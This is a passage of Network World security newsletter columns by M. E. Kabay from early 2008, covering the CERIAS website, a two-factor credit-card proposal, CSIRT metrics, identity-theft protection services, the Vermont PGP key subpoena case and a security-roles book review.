The CERIAS site is vast. Starting at the home page, we see a list of upcoming events on the right-hand side that can instantly attract our attention. At the time of writing (January 2008), the next event was a lecture by the well known and highly respected professor Edward W. Felten < http://www.cs.princeton.edu/~felten/ > of the Princeton Secure Internet Programming (SIP) Laboratory < http://www.cs.princeton.edu/sip/ >.

There's an archive of seminars < http://www.cerias.purdue.edu/news_and_events/events/security_seminar/archive.php > dating all the way back to 1994; starting in September 2003, CERIAS began making digital recordings available of the seminars and there are now about 125 of these video files (~500 MB each in various formats) on a wide variety of topics available to anyone who wants to enliven a lunch meeting or a course.

Another valuable resource is the education page < http://www.cerias.purdue.edu/education/ > which has links to a number of useful categories such as K-12 resources < http://www.cerias.purdue.edu/education/k-12 >, Post-Secondary Education < http://www.cerias.purdue.edu/education/post_secondary_education/ > and Secure Programming Curriculum < http://www.cs.purdue.edu/homes/cs390s/ >.

The Tools & Resources page < http://www.cerias.purdue.edu/tools_and_resources/ > includes links to

* The Reports & Papers Archive < http://www.cerias.purdue.edu/tools_and_resources/bibtex_archive/ > which in turn includes links to 2175 articles or abstracts (at this writing).
* The CERIAS Hotlist < http://www.cerias.purdue.edu/tools_and_resources/hotlist/ > which has several categories of additional links such as system security, network security and so on.
* CERIAS Learning Products < http://www.cerias.purdue.edu/tools_and_resources/training_products/ > catalogs a number of security awareness videos and other tools that one can buy or download free.

The CERIAS Weblogs < http://www.cerias.purdue.edu/weblogs/ > include topical commentaries by CERIAS staff on a wide variety of interesting topics. There are usually several new ones per week and you can subscribe to an alerts service using syndication services or e-mail.

Finally, you can subscribe to a free PDF newsletter about CERIAS that provides news and announcements of upcoming events by sending an e-mail request < mailto:newsl-request@cerias.purdue.edu?subject=subscribe >.

There is more, but I'm running out of space and anyway, Spaf informs me that the Web site is undergoing a redesign over the next few months, so I'll close with a kudos to the CERIAS team!

Two Factor Credit-card Safety for Online Transactions

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

My friend and colleague Jürgen Pabel was one of our first graduates from the Norwich University Master of Science in Information Assurance. He is an active participant in our alumni discussion group and a frequent and welcome correspondent. Here, I present his latest suggestions (entirely his with minor edits and additions):

* * *

Bank of America's SafePass program described in the January 3rd (2008) issue of this newsletter < http://www.networkworld.com/newsletters/sec/2008/1231sec2.html > prompted the following proposition.

Just a few years ago every credit-card transaction was authenticated by two factors: the actual credit card (possession) and either the correct PIN or a valid signature (knowledge / capability). The Internet broke this security scheme in that it was no longer possible to verify the possession of the actual credit card. Banks responded by adding the credit-card verification (CCV) numbers on the back of the cards, but if the card is stolen that doesn't help stop fraud either. Adding a second factor to the login process for online banking portals is a good measure to reduce the risks of unauthorized access through compromised credentials. The SafePass program introduces the customer's mobile phone as a second factor for authentication to Bank of America's online banking portal.

However, millions of credit-card users still depend solely on the secrecy of their credit card information to guard them against online credit-card fraud. A new universal second factor would be useful, even though in most cases customers are liable only up to a certain amount in case of provable fraud; someone's got to pay the bill, and it isn't the banks: it's people who pay finance charges on late credit-card payments.

The problem with incorporating a second factor in online credit-card transaction processing is the backend process. Changing the data formats would require millions of vendors to adapt the new process—so expensive that it's unlikely to be implemented. An interesting idea to overcome this massive redesign problem would be to include authenticating information for the transaction in the credit-card owner's _name_ field.

Any bank issuing credit cards would be able to extend its transaction authorizing process to either require the physical card to be present (swiped) or to require a one-time code to be included in owner's name field. These changes would not require any modifications outside of the issuing bank's infrastructure. The authenticating information might be transmitted via text-message to the customers mobile phone number - transforming the mobile phone into the second factor as in the SafePass program.

There are additional aspects to consider. First, there are going to be vendors with whom customers frequently execute online credit-card transactions and they will want to be able to save

their credit-card information in their customer profile at the vendors' Websites. It must therefore be possible for customers to mark certain vendors as trusted for transactions where the authentication information won't have to be present in the name field.

Under this scheme, compromised credit-card records would pose a much lower threat of unauthorized charges to customers because they could not be used for most transactions, as they would contain no usable authentication information. The exception would be unauthorized charges with vendors the customer has marked as trusted, but vendors could employ mechanisms to either prevent or to detect such fraud such as blocking deliveries to unauthorized addresses or by requiring confirmation from the authorized e-mail accounts and thus give customers reason to declare them as trusted with their bank.

A lot more nitty-gritty details would need to be worked out; for example, how do customers notify their bank that they are about to conduct a transaction and thus need a new one-time code? I welcome contacts from readers interested in pursuing discussions of these ideas. Please contact me via e-mail to discuss this and other solution alternatives < jpabel@akkaya.de >.

[MK adds: I'll be happy to get a detailed proposal published.]

Service Management Metrics Significant for CSIRTs

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

I subscribe to the _Network World_ e-mail newsletter service just as you do. I particularly appreciate the notifications about white papers in relevant areas that I work in for my consulting practice beyond security such as help desk management and data center operations. Today I want to discuss some recent research that bears on computer security incident response team (CSIRT) management.

Recently I was alerted to a valuable paper entitled "IT Service Management Metrics that Matter," available free in return for a brief registration process. < https://www.accelacomm.com/jlp/Em_80285764/7/80285764/ > The paper was written by Gene Kim, Co-Founder and CTO of Tripwire, Inc. < http://www.tripwire.com/ > and Co-Founder of the Information Technology Process Institute (ITPI). < http://www.itpi.org/ >

Why do some organizations manage to run their IT services efficiently and effectively? According to the research published in the ITPI's study, "Not All IT Controls Are Created Equal: Understanding the performance improvement potential of Foundational Controls," (available free by registering with the ITPI < http://www.itpi.org/home/white_papers.php >), there were 21 controls in six categories out of a total of 65 controls studied in a survey of 98 North American companies that had "the greatest correlation with the operations, security and audit performance measures. The group's research shows that the foundational controls were implemented significantly differently in top, medium and low performing IT groups.

In the "resolution controls" category, the four key controls were as follows:

- Track the percentage of incidents that are fixed on the first attempt (first fix rate).
- Use a knowledge database of known errors and problems to resolve incidents.
- Rebuild rather than repair to resolve and incident.
- Have a defined process for managing known errors.

In the Tripwire paper, Mr Kim discusses the following key measures of information technology (IT) team performance:

- Mean time to repair: the best run organizations focus on analyzing what may have changed when problems arise; poorly run groups bumble about rebooting systems without reason.
- First fix rate: good groups fix the problem on their first try in a high percentage of cases.
- Change success rate: how many changes to production systems are implemented without causing disruptions?
- Server-to-system administration ratio: "…high performing IT organizations were not only the most effective, but they were also the most efficient—those with the best Mean Time to Repair, First Fix Rate, and Change Success Rate also had the highest Server to System Administration Ratio." (p 5)

Chief Information Security Officers (CISOs) will do well to study these reports and think about how to apply the insights to security management. For example, a CSIRT can fruitfully measure how quickly the team analyzes a security incident to find an immediate correction – and also apply the analysis to finding the underlying causes of the vulnerability that has been exploited or the error(s) responsible for security violations.

Similarly, a security team will be concerned with patch implementations as well as planned changes to functionality of production systems, working closely with the programming group and the operations team.

One can predict that, just as in IT operations groups, well-trained and well run security groups will succeed in having a high ratio of servers / systems / users to security officers, thus increasing the return on investment on security equipment, personnel and training.

I think that security is so intertwined with IT that we in the security field can learn much from our colleagues in other branches of the IT field. These research reports are well worth our time and attention.

CISSP-holders Save Time and Money in MSIA

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Readers are aware that I've been involved with the creation and direction of the Master of Science in Information Assurance program < http://www.graduate.norwich.edu/infoassurance/ > at Norwich University since its inception in 2002. I am delighted to report that the Norwich MSIA is now ready to offer holders of (ISC)^2's < https://www.isc2.org > CISSP certification < https://www.isc2.org/cgi-bin/content.cgi?category=538 > significant savings in time and money in earning our graduate degree.< http://www.msia.norwich.edu/cissp >

We are prepared to admit qualified applicants who hold the CISSP at the time of their application with waiver of the first seminar, "Foundations," in the MSIA. CISSP holders can complete their master's degree in 15 months with five online courses (four required seminars and an elective) and thus save three months and one sixth of the tuition fees. In all other respects, the 15-month, 30-credit degree is identical to the 18-month, 36-credit degree. Students study in groups of about 15; these "cohorts" mostly stay together for all but their elective course. The fifth seminar is an elective drawn from a menu of available courses. After completion of the sixth seminar, all students come to the campus of Norwich University for a one-week Residency during which the MSIA faculty organize valuable workshops.

Each 11-week seminar involves assigned commentary from faculty (often in the form of narrated PowerPoint lectures), weekly readings (required and optional), three discussion topics per week, and nine 1,000 word research papers usually involving a specific case study (normally the student's own workplace). The research papers can involve interviews and analysis of specific security issues; I like to say that "reality trumps theory" in the MSIA – we want our students to challenge the theoretical information they are reading by looking at real-world situations. Instructors will provide thoughtful, constructive feedback on each essay.

There are two short exams, each consisting of queries from imaginary executives or colleagues asking for explanations about security-management issues (or complaining about them) and requiring 500-word responses.

The final requirement is an analytical report (much like a professional consultant's report) summarizing the findings of the seminar-long research, providing an integration of the student's thinking and external sources of information, making recommendations for improvement and providing some sense of the priorities and resource requirements for the proposals. These reports are typically in the 8,000-10,000 word range.

Grading in the seminars is consistent with graduate-school standards; instructors use grading rubrics and anything that falls below an 80% (a B grade) in a weekly essay or an individual exam answer is given a zero. Our Assistant Directors monitor student performance closely to help students cope with unexpected difficulties such as sudden travel demands or family emergencies.

I've put our _MSIA Program Guidelines_ < http://www.mekabay.com/msia/msia_program_guidelines.pdf > on my Web site for anyone to

read along with some narrated lectures I created for the MSIA < http://www.mekabay.com/msia/public/index.htm > on organizational psychology, management skills, leadership, working with vendors and solving technical problems. Even if you're not looking for a Master's program, you may find those materials useful. If you are interested in the program, there's a narrated review < http://www.mekabay.com/msia/msia_today_narrated_2006-09-14.zip > from September 2006 that you may find helpful.

Finally, our admissions process involves writing an essay that answers some straightforward questions:

1. Why do you want a Master's Degree in Information Assurance? What are your learning goals? Professional development goals?
2. Why have you chosen Norwich University? Have you researched other programs?
3. Why does a Master's Degree in management of information assurance provide a more appropriate learning path for you than a degree based heavily upon technical content? Where will a management focus lead you?
4. Describe personal (and professional) strengths and weaknesses that will affect your success in the program. Provide examples of each.
5. Describe circumstances that demonstrate your ability to spend 15-20 hours each week on MSIA studies. What would your approach to academic studies look like?
6. Describe workplace issues that will affect your success. Present any opportunities and/or obstacles that may impact your learning and professional development goals.

The Admissions Committee (I'm a member) looks carefully at how the candidate responds to these questions and evaluates résumés, letters of recommendation, and transcripts. As a result of careful screening and dedicated work by our instructors and staff, we have an extraordinarily high retention rate despite the demanding curriculum and grading standards. On average, 90% of the students entering a seminar complete that seminar (some drop out and re-enroll) and 85% of our students overall complete their degrees successfully.

For more information about the special arrangements for CISSP holders in the MSIA program, please visit our special Web page. < http://msia.norwich.edu/cissp/ > Perhaps I'll see your application as it goes through the Admissions Committee!

Crystal Ball 2008 in Montréal

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

The Computer Research Institute of Montreal (CRIM) has organized another spectacular information technology conference < http://www.crystalball.crim.ca > in my home town of Montréal on Tuesday the 26th of February 2008 and Wednesday the 27th in the Palais des Congrès< http://www.bonjourquebec.com/fileadmin/Image/autres/affaires/congres_montreal_g.jpg > (a big conference center in the heart of the city). The conference will be completely bilingual, with invited speakers addressing the 1,000+ audience in either English or French with simultaneous translation into the other official language of Canada.

The themes of the conference are available in full on the Web. < http://www.bouledecristal.crim.ca/en/programme.html > Some of the most interesting highlights for readers of this column are likely to include the following:

Exploring and Assessing Recent Trends in Information Technology

- Michael Dell of DELL Computers
- Sophie Vandebroek of Xerox
- Panel: Industrial and commercial potential of IT innovations
- Panel: IT innovation and corporate financing

I always find it stimulating to hear intelligent speakers with real-world experience discussing their views of critical factors that will be affecting our work in the coming years. Because security ought to be recognized as an integral component of strategic planning, we security folks can contribute by thinking about the security implications of what we hear and then speaking up if we realize that industry leaders are failing to take our concerns into account.

Now, my interest in the next topic is seriously warped:

Security: Governance and Service Assurance in an Open Environment

- Greg Garcia: Assistant Secretary of US Department of Homeland Security
- M. E. Kabay (that's me!): Information Security in an Open Network Environment.

In my own lecture, I will address the following topics:

- Company Web sites
- Data leakage
- Trade secrets
- Defamation
- E-mail using the name of the company: distribution and content
- Moderated and unmoderated lists
- Professional behavior
- Personal blogs
- Social networks

- Selling products and services in an acceptable manner
- Spam
- Responsibility for infringement of criminal law

In addition, on Thursday the 28th, I'll be teaching a one-day workshop in Montréal at the CRIM center; topic will be human factors in information assurance management. The workshop will also be simulcast to a center in Québec City. Topics include

- Guidelines for security policies
- Security awareness
- Employment practices and policies
- Operations security
- Applying social psychology
- Developing security policies.

You can get a sense of the content if you like: visit my "IS342 Management of Information Assurance" Web page < http://www.mekabay.com/courses/academic/norwich/is342/Lectures/index.htm > to check out the relevant PowerPoint slides.

Finally, there's an exciting information security competition for teams from colleges and universities with C$5,000 in prizes; for more details, download the PDF description < http://www.yousendit.com/transfer.php?action=download&ufid=0608D4283C358F7D > which I've uploaded for you to download until the end of February on my YouSendIt account.

I would be thrilled to meet readers at the conference. < http://www.bouledecristal.crim.ca/en/inscription/ > Please come introduce yourselves. À bientôt! ("See you soon.")

Windows Server 2008:
The Shape of the World to Come

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

My friend and colleague Nahum Goldmann of Array Development < http://www.arraydev.com > is a keen observer whose correspondence I value. Recently he sent me an interesting commentary about new developments in the world of Windows servers and I convinced him to write it up as an article for you. The remained of today's column is entirely Nahum's with minor edits:

* * *

Last July, Microsoft announced that Windows Server 2008 (formerly known as Longhorn) would be launched on February 27, 2008 at a glitzy event in Los Angeles. As the pricing for its various packaging options has already been released (ranging from $999 to $3,999 for different configurations), Server 2008 will soon be a real product, whether it is ready or not.

In the frenzy of complex technical and security data for Server 2008 being discussed in the technical press (e.g., see http://www.networkworld.com/newsletters/edu/2007/1210ed1.html), by far the major news is decidedly non-technical. Unlike many previous versions of its predecessors, the move to this new Microsoft server is likely to trigger a radical shift in the business and social spheres far beyond the usual set of mundane issues related to IT system administration.

According to the data carefully leaked by the company itself, Server 2008 will likely exterminate 32-bit computing as we currently know it. As cited in _Information Week_ (January 21, 2007)< http://www.informationweek.com/news/showArticle.jhtml?articleID=205801265 >, Microsoft claims that more than half of new server downloads are currently a 64-bit version. Knowing how the company usually markets its strategic products, it likely means that in two or three years, Microsoft will announce that the full powers of Windows Server 2008 are indeed in the 64-bit version, killing the 32-bit server by citing irreconcilable difficulties with its memory allocation, security, authentication and other details.

It is also not that difficult to forecast that for a variety of reasons Server 2008 64-bit version will "operates best" and provides all of its advanced features working **_only_** with Vista 64-bit enabled workstations. Granted, the absolute majority of new Vista-compatible machines are unsuitable to support the full power of Vista 64-bit. But with the new security, authentication and operational enablers built into the server-workstation infrastructure, Microsoft might be able to force all corporate desktops and laptops to be 64-bit. It won't hurt that the company will make tons of money in the process, in essence selling the same stuff to everybody several times over.

On the surface, the main conclusion should be that anybody who is buying a 32-bit hardware or software today is wasting their money. Network maintenance support and online security will also be conducted differently compared to the conventional approaches; hence, many currently popular technical solutions will become unsustainable. However, the implications to the high-

tech industry (not just computing but voice and data communications as well) are likely to be profound. This shift in hardware architecture will cause major changes in business, marketing and financial survival for all leading high-tech corporate entities but especially to the ones that cater to small and medium enterprises (SMEs).

As it has done before, in announcing a new software package Microsoft might also be trying to get rid of a major enabling competitor. For Server 2008, the likely roadkill target is Citrix, which might be seen by the Redmond crowd as becoming far too big for its britches. Server 2008 includes Windows 2008 Terminal Services, which squarely targets Citrix for management of client connections, especially in small-scale network deployments favored by SMEs.

The bottom line: fasten your seat belts -- the new spiral of business competition is starting another major loop.

[MK adds: from a security standpoint – and in terms of availability in particular -- the industry experience with new Microsoft products strongly supports my long-held view that whenever possible, production shops should avoid installing new MS software until several months after it has been released. Unless you absolutely need new functionality, why subject yourself to being unwilling participants in a beta-test program? Wait for Service Pack (SP) 1; maybe even for SP2.]

Defending Against Identity Theft: LifeLock

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Reader Michael Ste. Marie wrote to me recently with comments about identity theft and I encouraged him to research his ideas in more depth for publication here. The rest of today's column and the next are entirely Mike's (so "I" means Mike) with minor edits from Mich:

* * *

It seems we hear about sensitive data exposure on a daily basis. Almost all incidents involve customer information such as credit card< http://www.boston.com/business/globe/articles/2007/03/29/breach_of_data_at_tjx_is_called_the_biggest_ever/ > and social security information.< http://www.tennessean.com/apps/pbcs.dll/article?AID=/20071228/NEWS03/71228080/1001/NEWS > It is easy to feel helpless after incidents like these appear on the nightly news or local paper.< http://searchfinancialsecurity.techtarget.com/news/article/0,289142,sid185_gci1294758,00.html > However, what can you do to stop this from happening to your information besides hope and pray?

After reading Dr Kabay's recent articles < http://www.networkworld.com/newsletters/sec/2008/0114sec2.html > on identity theft< http://www.networkworld.com/newsletters/sec/2008/0121sec1.html > I was inspired to do a little research about two anti-identity theft companies I have come across in the past few weeks. I am happy to report there are affordable options you can take to ensure your personal information is safe and to reduce the financial consequences even if someone does steal your information and your identity.

LifeLock < http://www.lifelock.com > is a three-year-old company that is still in the venture capital stage in its financial growth< http://www.alleyinsider.com/2008/01/credit-protector-lifelock-raises-25-million-220-million-valuation.html >. In the company's TV ads, CEO Todd Davis parades his real Social Security Number around on a billboard attached to a truck, hands out flyers and even has it posted on the front page of the Life Lock Website. He guarantees any expenses will be covered up to $1 million if your identity is stolen while you are a client of theirs.

The site itself is very organized and provides detailed explanations of the services offered. Wallet Lock< http://www.lifelock.com/lifelock-for-people > is the fifth of six functions the company offers when you sign up. This feature allows you to make one phone call to Life Lock if your wallet is ever stolen. They do the rest, contacting "each credit card, bank or document issuing company" and they "cancel your affected accounts and complete the paperwork and steps necessary to replace your lost documents*, including your credit/debit cards, driver's license, social security card, insurance cards, checkbook – even travelers checks – at no additional cost

(*Pictures, cash and other monies are excluded).”

That cost is $10 per month per person and you can include children under the age of 16 for $25 per year as long as an adult is a subscriber. The Website claims that they are the only company in the USA to provide that particular family-oriented service. < http://www.lifelock.com/lifelock-for-people/how-we-do-it/how-can-lifelock-protect-my-kids-and-family >

Like many companies in their infancy, LifeLock has stumbled. Their co-founder Robert Maynard, Jr. resigned in June 2007 after allegations about his past surfaced in the press.< http://blog.wired.com/27bstroke6/2007/06/lifelock_founde_1.html > In addition, the same article quoted above mentioned that LifeLock’s CEO had his own identity stolen when someone took out a $500 loan in Ft. Worth using Mr Davis’ much-flaunted SSN. Reason? The check cashing organization failed to perform a credit check (thus making it impossible for LifeLock to prevent the theft).

I think the company and its services are worth looking into.

More next time, I’ll continue with a discussion of another service, Identity Guard.

[Neither Mike Ste. Marie nor Mich Kabay have any financial interests whatever in the companies mentioned in these articles, nor do we have personal experience of their services. These reviews are not to be construed as endorsements.]

Defending Against Identity Theft: Identity Guard

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Reader Michael Ste. Marie wrote to me recently with comments about identity theft and I encouraged him to research his ideas in more depth for publication here. The previous column and the rest of today's column are entirely Mike's with minor edits from Mich:

* * *

In the first part of my review, I looked at the services offered by LifeLock < http://www.lifelock.com >. Today I'll review Identity Guard< http://www.identityguard.com/ >.

Identity Guard is a child company of Intersections Inc, which **"**is the primary identity theft service provider to major banks and financial institutions, serving over 7 million customers worldwide with advanced technology and personalized customer service."< http://www.identityguard.com/AboutUs.aspx >

Identity Guard has four levels of protection available through monthly or yearly installments. Each level offers increased services.< http://www.identityguard.com/id-theft-solutions/IDGSolutions.aspx >

The first level is called "good start" and it monitors the credit bureaus; the fourth level monitors that as well as the Internet, your credit scores, credit reports and public records. Each service listed in the four levels can be purchased separately with a monthly fee but it appears to be cheaper if you purchase them all as a package. Levels two through four also provide quarterly updates on credit report and scores. I have seen such quarterly reports only with this company.

The site offers a three-question survey that results in a quick estimation of your risk of identity theft. Some of the items made me realize how much personal information may be floating on the internet, out of our control. Topics in the questionnaire include online shopping, retail shopping, preapprovals for credit cards and lines of equity, frequent travel for business or pleasure and posting résumés online. Once the survey is complete, the Website suggests a level of protection that would likely be appropriate as well as the overall risk of identity theft based on the inputs.

At the time of this writing, subscription costs start at $4.99 per month or $49 per year and go up to $16.99 a month or $169.95 per year.

The only weak point I could find was the extent of financial recovery protection. Even at the highest level, the company provides identity theft insurance of no more than $20,000 and there is a $250 deductable. The description says the insurance is "for certain expenses related to recovering from an identity theft event" but I could not find the details online.

Overall, both companies have pros and cons that need to be weighed before making a decision to

sign up. However, I think what they are doing is encouraging. I believe we will see more companies try to help consumers (and make a profit) through this kind of prevention and insurance in the coming years. Again, worth a look.

[Neither Mike Ste. Marie nor Mich Kabay have any financial interests whatever in the companies mentioned in these articles, nor do we have personal experience of their services. These reviews are not to be construed as endorsements.]

Identity Theft and Banks

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Austrian Journalist Erich Möchel asked me why there might be a higher rate of identity theft in the USA than in Austria. He published a German article < http://futurezone.orf.at/it/stories/255874/ > about identity theft in which he quoted extensively from my responses (in translation) but, never wanting to waste any writing, I am using an edited version of my original comments (with a few additions) here for readers of English.

* * *

One of the problems any society faces is the use of universal identifiers. In the USA, in contravention of the original legal restrictions on its use, the Social Security Number is increasingly being used throughout society as an identifier. In Europe and many other parts of the world, a government-issued identity number is commonplace. These uniform identifiers, if inadequately controlled, allow data aggregation: the use of disparate collections of data (e.g., bank records + air travel records + library usage records + credit-card records +....) to create an increasingly detailed profile of everything a person does, whether viewed as private or not by the individual. The United States is still behind Europe in its privacy regulations.

Another issue that lies at the root of the rise in identity theft involving credit-card fraud is the system of fraud-recovery in the US banking system.

Yes, a person who has been defrauded does have limits (typically $50 in total) on liability for someone else's fraudulent use of their account – but who bears the cost of the fraud? Is it the banks? No – it's card holders who don't pay their accounts on time. Interest rates for credit cards are 2 to 3 times the rates for secured loans. The enormous difference pays for the fraud. But shifting the costs onto users deflects responsibility away from the card suppliers; instead of investing in better identification and authentication schemes for cards, they have shied away from anything that would reduce credit-card use. Some European banks (e.g., the Bank of Scotland) have pictures on the credit cards they issue; very few (e.g., CitiBank) in the US do the same. Smart cards would make forging much more difficult – but they are not in use. Stopping the practice of sending unsolicited, pre-approved application forms to millions of residents would deprive thieves of the opportunity to steal the forms from mailboxes. The stolen forms are then filled in and sent in with a different address from the original but the same name and identifying data as the original recipient's. The victim gets the bills and the thief gets the goods. If banks bore a greater percentage of the costs of fraud, they would invest in better security.

In addition, the lackadaisical manner in which store personnel apply their own rules about checking identity of credit-card holders facilitates fraud. I sometimes have to insist on having a clerk at least _look_ at my signature on the credit card to compare it with the signature on the bill. I've sometimes signed a credit-card receipt "Mickey Mouse" to see what would happen; nothing happened. The public at large is undereducated; many card holders are actually _offended_ when someone checks their identity! Amazing!

We might be able to improve security over a couple of generations by introducing better security

awareness in schools, but it will be a long haul.

In my next column, I'll introduce some follow-up comments by colleague Don Holden, CISSP-ISSMP about securing library records.

Process Over Presumption:
The Vermont Encryption Key Decision

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

On December 17, 2006, Canadian citizen and legal US resident Sebastian Boucher crossed the US border into Vermont at Derby Line. A US Immigration and Customs Enforcement agent inspected the 30-year-old man's computer and reportedly found pornography and – significantly for this case – child pornography on the Z: drive. The laptop was seized as evidence and Sebastian Boucher was charged with transporting child pornography across interstate borders. Two days later, when agents tried to access the Z: drive, they found that it was encrypted using PGP.

In the course of 2007, a grand jury issued a subpoena ordering the accused to divulge his PGP encryption key; that subpoena was overruled on November 20, 2007 by U.S. Magistrate Judge Jerome J. Niedermeier. The case has created a wave of impassioned debate in the blogosphere, much of it consisting of abuse hurled at the defendant and contempt heaped upon the judge for letting a child pornographer go unpunished; a typical example of that kind of commentary, complete with original spelling, grammar and punctuation, is "What are they thinking? This is our children. We should do everything to put children pornographers behind bars, along with the pedophiles!!!! They have the laptop already, they have the evidence. This Judge needs to wake up and do the job he was hired to do. 'My own opinion may the should check on all the people that agree with this decision!'"< http://www.news.com/5208-13578_3-0.html?forumID=1&threadID=33676&messageID=350202&start=0 >

More reasoned analysis can be found in Declan McCullagh's review from December 14, 2007 < http://www.news.com/8301-13578_3-9834495-38.html > and in an excellent interview with a number of legal scholars by John Curran of Associated Press from February 7, 2008 < http://www.boston.com/news/local/vermont/articles/2008/02/07/encrypted_laptop_poses_dilemma_in_vt_child_porn_case?mode=PF > and I will not repeat their work here.

There are some implications of this decision if it is borne out on appeal. First, for corporate security managers, teach all employees what security specialists have been repeating for years: don't carry sensitive materials across borders and don't think that encryption will protect your laptop against seizure by border police. We have long known that many countries regard encryption on laptops with suspicion; in France, for example, "…the government has access to private encryption keys, import and export of encryption software are restricted, and strict sanctions are imposed for using cryptographic techniques to commit a crime."< http://www.privacyinternational.org/article.shtml?cmd%5B347%5D=x-347-559537 >

Here are my recommendations for anyone crossing an international border with a laptop computer:

1) Do not carry anything on the computer that you would regret being known to the officials from either side of that border.
2) Be prepared to divulge your decryption key(s) on demand; otherwise be prepared to have your computer seized.

3) Because of the risk of seizure, you must absolutely back up all operational data that you carry on your portable computer before you leave.
4) Make two backups before you leave so that data corruption of portions of either one may be compensated for using the other copy.

Another thought prompted by this interesting development over Fifth Amendment rights is the easy carryover of loathing for a crime and its perpetrators (child pornography and pornographers) into hostility for due process. The person quoted above who was foaming at the keyboard and implying that anyone who supports due process must be a pornographer illustrates a logical error that underlies extreme political discourse: if you disagree with our policies you must support criminals / perverts / our enemies / terrorists. We must steadfastly resist these forces of illogic and refocus the discussion on the arguments at hand. The rants and the _ad hominem_ attacks are dangerous distractions that we can challenge by dragging them into the light of reason.

Finally, I am struck by how poorly some of us in the United States grasp the importance of due process in protecting us from abuse of power. Our revulsion at child pornography and our fear of terrorism make it easy to forget that, unlike the situation in many dictatorships around the world, accusations are not normally permitted to be _ipso facto_ proof of guilt. We insist on fair and open judicial process precisely so that we shall not subject ourselves to rule by the powerful and conviction by emotion. I hope that these principles will return to our country and that we will see habeas corpus restored, secret trials condemned and torture repudiated.

Security Roles Made Brilliantly Clear

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Isn't it a chore writing security policies? Aren't they just the most persnickety part of our job communicating security requirements to users? Whenever I teach human factors in information assurance, I emphasize the value of Charles Cresson Wood's famous _Information Security Policies Made Easy_ (ISPME) to policy writers. I mentioned his work in one of my earliest columns for Networks World < http://www.networkworld.com/newsletters/sec/2000/0717sec2.html > back in 2000 and again in a column in 2001. < http://www.networkworld.com/newsletters/sec/2001/00772793.html > Charles Cresson Wood, CISSP, CISA, CISM is a distinguished contributor to our field; in addition to extensive consulting in a wide range of industries, publication of hundreds of professional articles and five books, and service as a professional editor, he has also contributed expert commentary to the public news media.< http://informationshield.com/aboutccw.htm >

Today I'm pleased to report on yet another fine contribution from Mr Wood: his _Information Security Roles & Responsibilities Made Easy_.< http://informationshield.com/israr_main.htm > Now in its second edition, this compendium provides a complement to the ISPME by providing what it claims – an extensive compilation of well-defined roles and responsibilities. The chapters are listed on a separate page. <link to a popup #1 containing the following text>

M: Overview Of Basic R & R Steps
<end popup text #1>

Wood explains in his introduction (Chapter 1), "The entire process of developing and/or revising information security roles and responsibilities documentation has been scripted for you. The chapters in this book are deliberately sequenced so as to step you through all the important tasks on the road to developing professional, relevant, and effective information security roles and responsibilities documentation. The book provides you with all the detailed information you will need to prepare credible and meaningful memos to management to advance an information security roles and responsibilities project."

An interesting point comes at the end of Chapter 2: "Perhaps the most significant reason to establish and document clear roles and responsibilities involves increasing worker productivity. Statistical studies of business economics indicate that about half of productivity growth over time comes from more efficient equipment, and about half comes from better trained, better educated, and better managed labor. Thus the clarification and publication of information security roles and responsibilities can have a substantial positive impact on productivity, and thereby markedly improve profits." The chapter includes 35 other good reasons for establishing clear roles and responsibilities.

The text includes explicit discussions of how to communicate effectively with upper management; e.g., "With the intention to quickly obtain management approval, you should refrain from merging an information security roles and responsibilities project with any other project." The next paragraph begins, "Beyond a memo, a brief meeting to discuss the project scope and the involvement of other groups is also recommended. At such a meeting, you can solicit management's ideas about all the different job titles and departments that in one way or another have something to do with information security. A good agenda for such a meeting would be:

1. Impediments to information security progress . . . .
2. Benefits that come from clarifying information security roles & responsibilities . . . .
3. Potential participants in an information security team . . . ."

The text includes extensive provision for coordinating work with product vendors and with outsourcing services. Chapter 21 on "Common Mistakes You Should Avoid" has particularly useful insights that are explained in detail.< link to separate popup text #2 containing following text>

<begin popup text #2>
CHARLES CRESSON WOOD'S LIST OF COMMON MISTAKES YOU SHOULD AVOID

- Mgmt. Has Not Been Sensitized To InfoSec Risks
- No Executive Sponsor For InfoSec Has Been Arranged
- Sufficient Mgmt. Approvals Were Not Obtained
- Positioning Of InfoSec Conflicts With Organizational Objectives
- Top Mgmt. Believes Its Duty Is Discharged By Appointing Someone
- Accountability Does Not Match Responsibility
- Staff Assumes Revenue Producing Activities Overshadow InfoSec
- Mgmt. Says Everybody Is Responsible
- Staff Takes A Reactive Approach To InfoSec
- Mgmt. Relies On Voluntary InfoSec Cooperation
- Contribution Made By InfoSec Is Not Regularly Reinforced
- Mgmt. Does Not Reinforce New R And R
- Major Projects Are Initiated Before R And R Are Defined
- Scope Of InfoSec Duties Are Too Narrowly Defined
- Scope Of InfoSec Duties Are Too Loosely Defined
- Not Establishing Specific Enough Job Descriptions
- Creating Job Descriptions Which Are Too Detailed
- Inappropriate Person Prepares R And R Documents
- Mgmt. Assigns Untrained And Inexperienced People
- Mgmt. Is Unwilling To Pay Market Rates For Specialists
- Technical Staff Inappropriately Promoted To Mgmt. Positions
- Time Required To Get Top Mgmt. Approval Is Underestimated
- R And R Are Not Periodically Updated
- Staff Performance Reviews Do Not Include InfoSec
- No Disciplinary Process Exists
- No Compliance Checking Process Exists
- No Clear Problem Reporting Process Exists

<end popup text #2>

In summary, I think that as always, Charles Cresson Wood has come through with a thoughtful, helpful and well-organized resource for security policy implementation. Good on ya, Charles!

[DISCLAIMER: In case anyone has any suspicions, I have no financial interest whatever in the sale of Charles Cresson Wood's texts. I just like them. A lot.]

The State of the Spam:
An Interview with Jamie de Guerre (1)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
